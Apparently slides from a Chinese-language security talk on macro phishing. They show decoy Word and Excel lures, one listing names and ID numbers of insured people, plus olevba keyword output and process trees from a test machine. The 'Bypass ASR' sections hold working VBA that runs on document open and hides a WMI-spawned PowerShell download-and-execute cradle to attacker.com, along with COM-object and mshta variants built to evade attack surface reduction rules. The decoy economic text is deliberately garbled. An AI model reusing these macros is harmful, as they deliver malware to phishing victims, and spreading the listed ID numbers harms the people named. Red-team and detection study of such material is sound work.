





# 邮件钓鱼之macro

陈栋

# Macro钓鱼样例



# Macro钓鱼样例



# Macro钓鱼样例



## Microsoft Word

This Document is protected  
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**SECURITY WARNING** Macros have been disabled.
 Enable Content

Top indicator: GDP growth rate (annual average)	Value	Bottom indicator: GDP growth rate (annual average)	Value
2015	7.0%	2015	7.0%
2016	7.0%	2016	7.0%
2017	7.0%	2017	7.0%
2018	7.0%	2018	7.0%
2019	7.0%	2019	7.0%
2020	7.0%	2020	7.0%
2021	7.0%	2021	7.0%
2022	7.0%	2022	7.0%
2023	7.0%	2023	7.0%
2024	7.0%	2024	7.0%
2025	7.0%	2025	7.0%
2026	7.0%	2026	7.0%
2027	7.0%	2027	7.0%
2028	7.0%	2028	7.0%
2029	7.0%	2029	7.0%
2030	7.0%	2030	7.0%

Source: National Bureau of Statistics of China, China Statistical Yearbook, 2015-2020. Data is preliminary and subject to change. The data is for reference only and does not constitute any investment advice.

Improvement shows the resilience of the U.S. economy, in part due to increased fiscal stimulus, which is reflected in the strengthening macroeconomic environment and its ability to weather the double shock of trade war and gas price shock without global trade. Although the IMF predicts GDP growth to drop to 1.1 percent this year, most of growth is expected to pick up, suggesting that the country's macroeconomic strategy is leading that "1" to further increase its competitiveness. The IMF will need to speed up progress in terms of spreading the latest digital technologies (AI, 5G) and opening education (STEM).


With a modest macro trend performance, the macroeconomic environment has improved slightly, and the 2020 recovery trend, but financial market volatility shows "1" is still in the process of recovery. The country's macroeconomic strategy is leading that "1" to further increase its competitiveness. The IMF will need to speed up progress in terms of spreading the latest digital technologies (AI, 5G) and opening education (STEM).

Continuous deterioration in the macroeconomic environment (Figure 1) is a serious risk in the past 10 years. Average inflation growth in 2015 and 2016 was around 10 percent. Public finance was still being affected by the past decade's growth and commodity prices, which is strong proof of continued market and better for commodity price than in the 2010-15 period. As a consequence, foreign asset returns fell from an average of 20.5 percent of GDP in 2015 to 17 percent in 2016, and many countries are seeing returns in just two years profit. IMF has seen that an average of 11.5 percent to 10.5 percent of GDP growth in the 10 countries accounting for the U.S. has been higher than last year.

These challenges are affecting the leading world, with financial market efficiency contributing to decline in volatility. After four years of improvement, performance in the indicators still has remained the same, particularly in South Africa, Canada, and China. IMF estimates in 2017 in Europe, Africa, China, and the Americas showed a large loss in market value and volatility in the global economic environment. These higher levels have been only temporary, as improvement in education, health, technology, business, government expenditure, although they remain under the growth in these areas.

There is significant market, across countries, markets is again the most competitive country in

# 流程



# Vba 和 Macro

- Vba (Visual Basic for Applications)

Visual basic语言，依托于office软件而存在，用来扩展windows应用程序的功能

- Macro (宏指令)

由一堆vba代码组成，用来解决重复性的劳动



! 安全警告 宏已被禁用。

启用内容

I25

✕

✓

fx

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	
1	平安团体人身险被保险人清单																				
2	投保单位：博通达（上海）建设工程有限公司					保单号码：GF170326000000000036										保险期间：2020.09.21-2021.04.18					
3	序号	被保险人姓名	证件类型	证件号码	性别	出生日期	年龄	险种：P1445	险种：P1461	险种：P0512	险种：	保费	职业及职业代码	受益人	其他						
4																					
5	1	石现磊	身份证	342301198009250017	男	1980.09.25	39岁							法定							
6	2	张三松	身份证	400229198111280033	男	1981.11.28	38岁							法定							
7	3	胡春晓	身份证	400422197902150044	男	1979.02.15	41岁							法定							
8	4	潘勇	身份证	400402197802100040	男	1978.02.10	42岁							法定							
9	5	吕战军	身份证	400529198002250038	男	1980.02.25	40岁							法定							
10	6	朱小兴	身份证	410323198004200015	男	1980.04.20	40岁							法定							

# HW样本

Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
AutoExec	CommandButton3_Click	Runs when the file is opened and ActiveX objects trigger events
AutoExec	ScrollBar1_Change	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Environ	May read system environment variables
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	MkDir	May create a directory
Suspicious	CreateObject	May create an OLE object
Suspicious	Lib	May run code from a DLL
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)



```
Sub Datachk() '校验数据
    On Error Resume Next
    Dim rl, kk, i As Long
    Dim IsEng As Boolean
    Dim Ret, CatWbkNm, C_sfz, dict, d_add, arr, test

    Set dict = CreateObject("scripting.dictionary") '建立字典
    Set d_add = CreateObject("scripting.dictionary") '建立字典
    Set CatWbkNm = Workbooks(Application.ActiveWindow.Caption).Sheets(1)


    rl = CatWbkNm.Range("A65536").End(xlUp).Row '取最后一行
    test = Timer
```

```
If Not PAGE = 0 And C_row = 1 Then
    Sheets("电子清单模板").Rows("1:49").Copy Destination:=Sheets("电子清单表").Rows(mark *
    Set .HPageBreaks(PAGE).Location = .Rows(mark * PAGE + 1) '设置分页符
    .Cells(PAGE * mark + 5, 1) = "$A$5" '单位名称
    .Cells(PAGE * mark + 5, 6) = "$F$5" '制表日期
    .Cells(PAGE * mark + 6, 8) = "$H$6" '险种1
    .Cells(PAGE * mark + 6, 10) = "$J$6" '险种2
    .Cells(PAGE * mark + 6, 12) = "$L$6" '险种3
    .Cells(PAGE * mark + 6, 14) = "$N$6" '险种4
    .Cells(PAGE * mark + 5, 19).Value = PAGE + 1 '页码
    .Cells(PAGE * mark + 5, 17) = "$Q$5" '总共页码
End If
'险种
If once = False Then '只运行一次的代码
    If Not arr(1) = "" Then .Cells(PAGE * mark + 6, 8).Value = "险种: " & arr(1)
    If Not arr(2) = "" Then .Cells(PAGE * mark + 8, 8).Value = arr(2)
    If Not arr(3) = "" Then .Cells(PAGE * mark + 6, 10).Value = "险种: " & arr(3)
    If Not arr(4) = "" Then .Cells(PAGE * mark + 8, 10).Value = arr(4)
    If Not arr(5) = "" Then .Cells(PAGE * mark + 6, 12).Value = "险种: " & arr(5)
    If Not arr(6) = "" Then .Cells(PAGE * mark + 8, 12).Value = arr(6)
    If Not arr(7) = "" Then .Cells(PAGE * mark + 6, 14).Value = "险种: " & arr(7)
    If Not arr(8) = "" Then .Cells(PAGE * mark + 8, 14).Value = arr(8)
    If Not arr(9) = "" Then .Cells(PAGE * mark + 8, 16).Value = arr(9)
    If Not arr(10) = "" Then .Cells(PAGE * mark + 8, 17).Value = arr(10)
    If Not arr(11) = "" Then .Cells(PAGE * mark + 8, 18).Value = arr(11)
    .Cells(PAGE * mark + 5, 6).Value = "制表日期: " & CatWbkNm.Cells(1, 13).Value '制表日期
```

```
On Error Resume Next
Set CatWbk = Workbooks(Application.ActiveWindow.Caption)
Dim arr() As String, text As String, Ver As String, NC As Long
Dim VerOK As Integer
VerOK = vbYes
Path = Environ("appdata") & "\Cat\config.ini"
'-----
MkDir (Environ("appdata") & "\Cat")
If Not Dir(Path) = "" Then
    '读取ini
    text = String(255, 0)
    NC = GetPrivateProfileString("ASSISTANT", "text", "Default", text, 255, Path)
    If NC <> 0 Then text = Left$(text, NC)

    Ver = String(255, 0)
    NC = GetPrivateProfileString("ASSISTANT", "Version", "Default", Ver, 255, Path)
    If NC <> 0 Then Ver = Left$(Ver, NC)
Else
    CatWbk.Sheets(1).Label2.Caption = "首次运行, 请先添加方案。"
End If
If Not Ver = Sheet4.Label1.Caption Then VerOK = MsgBox("发现旧版本方案数据" & Ver)
If VerOK = vbYes Then
```

# 简单的macro



# 进程树

Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]

Process	CPU	Private B...	Working Set	PID	Description	Company Name
msdtc.exe	< 0.01	6,388 K	3,076 K	2536	Microsoft 分布式事务处...	Microsoft Corporation
svchost.exe		5,572 K	21,860 K	4092	Windows 服务主进程	Microsoft Corporation
sppsvo.exe		2,784 K	5,440 K	1816	Microsoft 软件保护平台...	Microsoft Corporation
ManagementAgentHos...	0.01	5,260 K	6,144 K	768		
SearchIndexer.exe	< 0.01	42,056 K	28,544 K	3444	Microsoft Windows Sea...	Microsoft Corporation
SearchProtocolHo...	< 0.01	3,432 K	9,496 K	3672		
SearchFilterHost...		3,864 K	10,136 K	3760		
taskhost.exe	0.01	7,876 K	7,408 K	3264	Windows 任务的主机进程	Microsoft Corporation
taskhost.exe		6,944 K	10,404 K	5492		
OSPPSVC.EXE		3,532 K	11,156 K	6108		
lsass.exe	0.06	6,440 K	7,912 K	652	Local Security Author...	Microsoft Corporation
lsmd.exe	< 0.01	2,780 K	2,424 K	664		
winlogon.exe		3,340 K	2,156 K	596		
explorer.exe	0.03	41,164 K	72,156 K	3260	Windows 资源管理器	Microsoft Corporation
vmtoolsd.exe	0.03	15,684 K	16,048 K	3936	VMware Tools Core Ser...	VMware, Inc.
PtSessionAgent.exe		3,324 K	4,752 K	2456	Platinum user session...	Trend Micro Inc.
iexplore.exe	< 0.01	13,292 K	16,244 K	2504	Internet Explorer	Microsoft Corporation
iexplore.exe	0.02	159,316 K	118,436 K	2700	Internet Explorer	Microsoft Corporation
iexplore.exe		21,160 K	15,768 K	1776	Internet Explorer	Microsoft Corporation
procexp64.exe	0.36	29,512 K	45,952 K	5192	Sysinternals Process ...	Sysinternals - www...
Snipaste.exe	< 0.01	11,564 K	32,736 K	3244	Snipaste	Le Liu
WINWORD.EXE	0.46	90,444 K	113,288 K	3408	Microsoft Word	Microsoft Corporation
powershell.exe	< 0.01	35,644 K	38,052 K	4592	Windows PowerShell	Microsoft Corporation
firefox.exe	< 0.01	208,124 K	369,992 K	4120	Firefox	Mozilla Corporation
firefox.exe						
firefox.exe						
firefox.exe						
firefox.exe						
firefox.exe						

Command Line:  
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))

Path:  
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

# 可疑的父子进程

系统敏感操作 可疑的父进程创建了脚本进程

ATT&CK ID: T1059 (在 MITRE ATT&CK™ 矩阵中的显示)

value: Attempts to bypass execution policy

option: -ep bypass

value: Attempts to bypass execution policy

option: -ep bypass

创建一个或多个可疑进程

parent\_process: winword.exe

martian\_process: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

parent\_process: winword.exe

martian\_process: powershell.exe -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

# Bypass ASR

ASR（Attack surface reduction），通过配置攻击面减少规则，可以保护计算机不被恶意软件、代码攻击

```
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
objProcess.Create "cmd.exe", Null, objConfig, intProcessID
```

# Bypass ASR

11 - ThisDocument (代码)

(通用)

```
Private Sub Document_Open()
    Call evil
End Sub

Sub evil()
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:" & "\\.\\" & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_Process")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:" & "\\.\\" & strComputer & "\root\cimv2")
    objProcess.Create "powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))"
End Sub
```

Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]

Process	CPU	Private B...	Working Set	PID	Description	Company Name
System Idle Process	98.39	K	24 K	0		
System	0.02	176 K	2,208 K	4		
Interrupts	0.96	K	K	n/a	Hardware Interrupts a...	
smss.exe		544 K	200 K	404		
csrss.exe	< 0.01	3,012 K	2,700 K	488		
conhost.exe	< 0.01	3,476 K	696 K	1536		
conhost.exe	< 0.01	1,352 K	584 K	1588		
csrss.exe	0.06	10,296 K	20,704 K	540		
conhost.exe	< 0.01	1,960 K	5,516 K	5952	控制台窗口主机	Microsoft Corporation
wininit.exe		1,688 K	520 K	548		
services.exe	< 0.01	5,408 K	6,272 K	644		
svchost.exe	< 0.01	4,792 K	5,168 K	760	Windows 服务主进程	Microsoft Corporation
WmiPrvSE.exe	< 0.01	13,228 K	14,880 K	2328		
powershell.exe	< 0.01	57,200 K	54,888 K	5220	Windows PowerShell	Microsoft Corporation
vmacthlp.exe	< 0.01	4,620 K	1,716 K	824	VMware Activation Helper	VMware, Inc.
svchost.exe	< 0.01	28,100 K	33,336 K	120	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	11,320 K	13,536 K	1040	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	26,844 K	23,004 K	1124	Windows 服务主进程	Microsoft Corporation
spoolsv.exe	< 0.01	15,104 K	3,352 K	1312	后台处理程序于系统应用程序	Microsoft Corporation
svchost.exe	< 0.01	11,784 K	8,620 K	1364	Windows 服务主进程	Microsoft Corporation
coreServiceShell.exe	0.01	65,268 K	10,588 K	1480	Trend Micro Anti-Malw...	Trend Micro Inc.
uiWatchDog.exe		1,364 K	416 K	1536		
uiSeAgnt.exe	< 0.01	9,888 K	868 K	3132	Client Session Agent	Trend Micro Inc.
coreFrameworkHos...		5,984 K	3,408 K	1580		
OfficeClickToRun.exe	< 0.01	43,276 K	44,436 K	1544	Microsoft Office Clic...	Microsoft Corporation
Platinum Host Service	< 0.01	14,188 K	12,616 K	1784	Platinum Host Service	Trend Micro Inc.

Command Line:  
powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))

Path:  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CPU Usage: 1.61% | Commit Charge: 60.99% | Processes: 64 | Physical Usage: 84.63%



# Bypass ASR

```
Const ShellBrowserWindow = _  
"{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"  
Set SBW = GetObject("new:" & ShellBrowserWindow)  
SBW.Document.Application.ShellExecute "cmd.exe", Null, "C:\Windows\System32", Null, 0
```

**ShellBrowserWindow COM 对象**

```
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "calc.exe",0
```

**outlook对象**

```
Const ShellWindows = _  
"{9BA05972-F6A8-11CF-A442-00A0C90A8F39}"  
Set SW = GetObject("new:" & ShellWindows).Item()  
SW.Document.Application.ShellExecute "calc.exe", Null, "C:\Windows\System32", Null, 0
```

```
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
```



```
Private Function gjtRMFzcLZuu(wavrGNDcPxeFwB As Variant, PrEXCkaehHgZ As Variant)  
Dim auwirTWvhEXww As String  
auwirTWvhEXww = ""  
